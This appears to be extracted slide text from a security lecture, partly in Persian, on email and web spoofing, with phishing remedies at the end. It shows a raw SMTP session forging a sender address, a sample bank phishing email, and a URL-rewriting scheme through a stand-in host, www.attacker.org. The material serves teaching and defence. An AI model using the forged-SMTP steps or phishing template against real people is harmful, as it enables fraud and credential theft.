MAIL FROM: <dolaki@alaki.com>
250 2.1.0 Ok
RCPT TO: <a.fanian@cc.iut.ac.ir>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Salaam

This is a test

-
250 2.0.0 Ok: queued as D7F94E878066
QUIT
221 2.0.0 Bye
```

Connection to host lost.

C:\Windows\system32>_



Mail

Address Book

Calendar

Preferences

Folders

Inbox (1692)

Sent

Drafts (15)

Junk (4)

Trash

Find Shares...

Searches

Tags

Search

Mail

Search

Save

Advanced

New

Get Mail

Delete



Reply

Reply to All

Forward

Not Spam



View

View



From



Subject



dolaki@alaki.com

<No Subject> - Salaam This is a test



soroush bateni



DNS Servers - قریب 100 تست های تست کردم و نتایج رو هم ضمیمه DNS سلام آقای دکتر خسته نباشید هر دی -



Доронин@direct.nacha.org

Notification about the rejected Direct Deposit payment - Dear Customer, We regret to n



Dr. John Parker



Invitation: Urgent Reply Needed - YAHOO! KALENDER - DU ER INVITERET! dr.j0hn_par

To view a message, click on it.

April 2013						
S	M	T	W	T	F	S
31	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27


راهکارهای جلوگیری از email spoofing

- استفاده از امضا دیجیتال به منظور احراز اصالت ایمیل
- اطمینان از این که سرویس دهنده mail شما مجهز به فایل های واقعه نگاری است.
- استفاده از پروتکل ESMTP به جای SMTP

Web Spoofing

- Another name: “**Phishing**”
- Attacker creates misleading context in order to trick the victim.
- Online fraud.

Web Spoofing Information Flow Model



Starting the Attack

- The attacker must somehow lure the victim into the attacker's false web. there are several ways to do this.
- An attacker could put a link to false Web onto popular Web page.
- If the victim is using Web-enabled email, the attacker could email the victim a pointer to false Web.
- Finally, the attacker could trick a web search engine into indexing part of a false Web.

Have you ever received an e-mail like this?

From: Bank Melli Iran
To: <some one> some_one@mail.com
Subject: Your Online Banking Account is Inactive

Your Online Banking Account is Innactive

We closed your online access for security reasons.

[Click here to access your account](#)

We must verify your account information.



Member FDIC.

Spoofing attacks in the physical world

- In the physical world For example, there have been several incidents in which criminals set up bogus automated teller machines. the criminal copy the victim's card and use the duplicate.
- In these attacks people were fooled for the **context** what they saw. The location of the machine and The appearance of their electronic displays.
- People using computer system often makes security relevant decisions based on contextual cues they see. For example you might decide to type in you account number because you believe you are visiting your bank's web page. This belief might arise because the page has a **familiar look**.

URL Rewriting

- The attacker's first trick is to rewrite all of the URLs on some web page so that they point to the attacker's server rather than the real server. Assuming the attacker's server is on the machine www.attacker.org, the attacker rewrites a URL by adding <http://www.attacker.org> to the front of the URL. For example, <http://home.netscape.com> becomes <http://www.attacker.org/http://home.netscape.com>.
- Once the attacker's server has fetched the real document needed to satisfy the request, the attacker rewrites all of the URLs in the document into the same special form. Then the attacker's server provides the rewritten page to the victim's browser.
- If the victim follows a link on the new page, the victim remains trapped in the attacker's false web.

Remedies

- **Disable JavaScript** in your browser so the attacker will be unable to hide the evidence of the attack;
- Make sure your browser's **location line** is always visible;
- Pay attention to the **URLs** displayed on your browser's location line, making sure they always point to the server you think you are connected to.
- **Do not click** on links you receive in an **e-mail** message asking for sensitive personal, financial or account information.
- **Call the company** directly to confirm requests for updating or verifying personal or account information.
- **Do not share your ID's or pass codes** with anyone.
- **Always sign off** Web sites or secure areas of Web Sites.